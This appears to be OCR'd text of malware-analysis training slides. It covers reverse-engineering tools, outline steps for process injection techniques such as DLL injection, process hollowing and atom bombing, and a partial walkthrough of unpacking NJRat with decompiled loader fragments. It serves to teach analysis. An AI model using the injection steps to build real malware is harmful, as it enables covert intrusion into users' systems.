


x64dbg

tools_of_the_trade: 0x04




- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code



Cutter

tools_of_the_trade: 0x06



Cutter

tools_of_the_trade: 0x07

The screenshot shows the Cutter debugger interface with several tabs open:

- Graph (0x004014a0)**: Shows the control flow graph for the current function. A specific node containing assembly code is highlighted with a red box:

```
push eax
push 1           : 1 ; SAFEARRAY *psa
push 0x11         ; 17 ; SAFEARRAY *psa
call dword [sys.imp.OLEAUT32.dll_SafeArrayDestroy] ; 0x40e114 ; HRESULT SafeArrayDestroy(SAFEARRAY ...
```
- Disassembly**: Shows the raw assembly code for the function. A portion of the code is highlighted with a red box:

```
0x00401738 call dword [sys.imp.OLEAUT32.dll_SafeArrayUnlock] ; 0x40e114 ; HRESULT SafeArrayUnlock(SAFEARRAY ...
```
- Imports**: Shows a list of imported functions from OLEAUT32.dll. One entry is highlighted with a red box:

Address	Type	Safety	Name
0x0040e120	FUNC		OLEAUT32.dll_SafeArrayAccessData
0x0040e130	FUNC		OLEAUT32.dll_SafeArrayDestroy
0x0040e124	FUNC		OLEAUT32.dll_SafeArrayGetData
0x0040e114	FUNC		OLEAUT32.dll_SafeArrayUnlock
- Memory**: Shows a dump of memory at address 0x004014a0.
- Registers**: Shows the current state of CPU registers.
- Stack**: Shows the current state of the stack.

Radare2


tools_of_the_trade: 0x08

```
[0x00003960]> !screenfetch
./yddmhd+-.
.-dhhNNNNNNNNNhye-.
.-yNNNNNNNNNNNNNNNndhy+-.
.onNNNNNNNNNNNNNNNndhy/-.
osNNNNNNNNNNNNNNNhyyyohddhhhhdho
.dNNNNNNNNNNNNNNNhs++so/sndddhhhhhyd
oyhdalrNNNNNNNNNNNhydoycnddhhhhhyhNd.
:eyhddNNNNNNNNNndddhhhhhhymNh
..+sydNNNNNNNNNndddhhhhhhymNh
./.xNNNNNNNNNNNndddhhhhhhymNh
Icon Theme: Adwaina-dark [GTK2/3]
Font: Sans 10
CPU: AMD Ryzen 7 PRO 2700U w/ Radeon Vega Mobile Gfx @ 8x 2.2GHz
GPU: AMD/ATI Raven Ridge [Radeon Vega Series / Radeon Vega Mobile Series]
RAM: 6682MiB / 30988MiB
[0x00003960]> pd 16
-- section:.text:
(fcn) main 678
int main (int argc, char **argv, char **envp);
bp: 0 (vars 0, args 0)
sp: 9 (vars 9, args 0)
rg: 2 (vars 0, args 2)
    ; DATA XREF from entry0 (0x530d)
0x00003960 4157    push r15          ; [13] -r-x section size 72107 named .text
0x00003962 4156    push r14
0x00003964 4155    push r13
0x00003966 4154    push r12
0x00003968 55      push rbp
0x00003969 53      push rbx
0x0000396a 89fd    mov ebp, edi   ; argc
0x0000396c 4889f3    mov rbx, rsi   ; argv
0x0000396e 4883ec 48    sub rsp, 0x48 ; 'H'
0x00003970 488b3e    mov rdi, qword [rsi] ; argv
0x00003972 e875dc0000 call fcn.000115f0
0x00003974 488d35603301 lea rsi, [0x00016ce2] ; const char *locale
0x00003976 b106000000 mov edi, 6       ; int category
0x00003978 e824ffff    call sym.imp.setlocale ; char *setlocale(int category, const char *locale)
0x0000397a 488d35983401 lea rsi, str.usr_share_locale ; 8x16e23 ; "/usr/share/locale" ; char *dirname
0x0000397c 488d36673401 lea rdi, [0x00016e09] ; "coreutils" ; char *domainname
[0x00003960]> px 32
- offset: 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00003960 4157 4156 4155 4154 5553 89fd 4889 f348 AMAVAUATUS..H..H
0x00003970 83ec 4848 8b3e e875 dc08 0048 8d35 6033 ..HH.>.u.. H.5'3
[0x00003960]> !scrot
```


Detect it Easy

tools_of_the_trade: 0x09

- Type
- Packer
- Linker
- Entropy




- Modify Dumps
- Read Memory
- Determine File Type



DnSpy

tools_of_the_trade: 0x0b

- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with the assembly view open. The assembly explorer on the left lists various .NET assemblies and their types. The main window displays the assembly code for the `entrypoint.Example` class. The code is as follows:

```
// Token: 0x02000002 RID: 2
// Class private auto ansi beforefieldinit entrypoint.Example.Entrypoint
// Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
.entrypoint public hidebysig specialname rspecialname
    instance void .ctor () cil managed
{
    // Methods
    // Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
    .method public hidebysig specialname rspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ IL_0000: ldarg.0
        /* 0x0000027C 2B0400000A */ IL_0001: call     instance void [mscorlib]System.Object::.ctor()
        /* 0x00000281 00 */ IL_0006: nop
        /* 0x00000282 2A */ IL_0007: ret
    } // end of method Entrypoint::ctor
}
// Token: 0x60000083 RID: 3 RVA: 0x00000206C File Offset: 0x0000026C
.method public hidebysig static
    void AnotherNotUsed () cil managed
{
    // Header Size: 1 byte
    // Code Size: 13 (0xD) bytes
    .maxstack 8
    .entrypoint
    /* 0x00000260 00 */ IL_0000: nop
    /* 0x0000026E 721B0000070 */ IL_0001: ldstr   "AnotherNotUsed"
    /* 0x00000273 2B0300000A */ IL_0006: call     void [mscorlib]System.Console::WriteLine(string)
    /* 0x00000278 00 */ IL_000B: nop
    /* 0x00000279 2A */ IL_000C: ret
} // end of method Entrypoint::AnotherNotUsed
// Token: 0x60000001 RID: 1 RVA: 0x000002050 File Offset: 0x00000250
.method public hidebysig static
    void Main (
        string[] args
    ) cil managed
```

Useful Linux Commads

tools_of_the_trade: 0x0c


terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

de4dot

tools_of_the_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\WINDOWS\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```


Injection Techniques



DLL Injection

injection_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



PE (Portable Executable) Injection

injection_techniques: 0x01


- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



Process Hollowing

injection_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



Atom Bombing

injection_techniques: 0x04




Atomic bomb test in Italy, 1957,
colorized

Atom Bombing

injection_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



Workshop


- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- KPot
- Stuxnet



Unpacking NJRat

solutions: 0x00


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



Unpacking NJRat

solutions: 0x01

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



Unpacking NJRat

solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

The screenshot shows the Microsoft Visual Studio interface. On the left, the Assembly Explorer window displays the project structure for 'happy vir (1.0.0.0)'. Under the 'Form1' item, it lists various methods and fields. On the right, the code editor shows the 'Form1.cs' file. The method 'fIyUI83DHxwyY6KtPk' is shown with its implementation. The line 'return A_0[A_1];' is highlighted with a red rectangle. The method 'Aj2Uu5TfGy7rI56hqB' is also partially visible. The assembly browser at the bottom shows several other methods and fields, such as 'fnd', 'Form1_Load', 'GfkW7epJ3mEwsRTJV', 'InitializeComponent', 'kmEryuhMbfvfkdxgavv', 'alex77drnUKANayl', 'LIPT3UqdHSUE8Tw29d', 'qJK8zYPtldpQrPSdgQ', 'RInsrAV6qQQdxEFQxn', 'tatmedoAL5', 'tttmedo', 'VQvrDuCVB5NSe7r0', 'X7qtQ1w5BmOkQRP', and 'components'. The code editor's status bar indicates the current file is 'Form1.cs'.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char fIyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5TfGy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIPT3UqdHSUE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8zYPtldpQrPSdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANayI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

Unpacking NJRat

solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a local variables window.

Assembly Code:

```
358     num11 = 0;
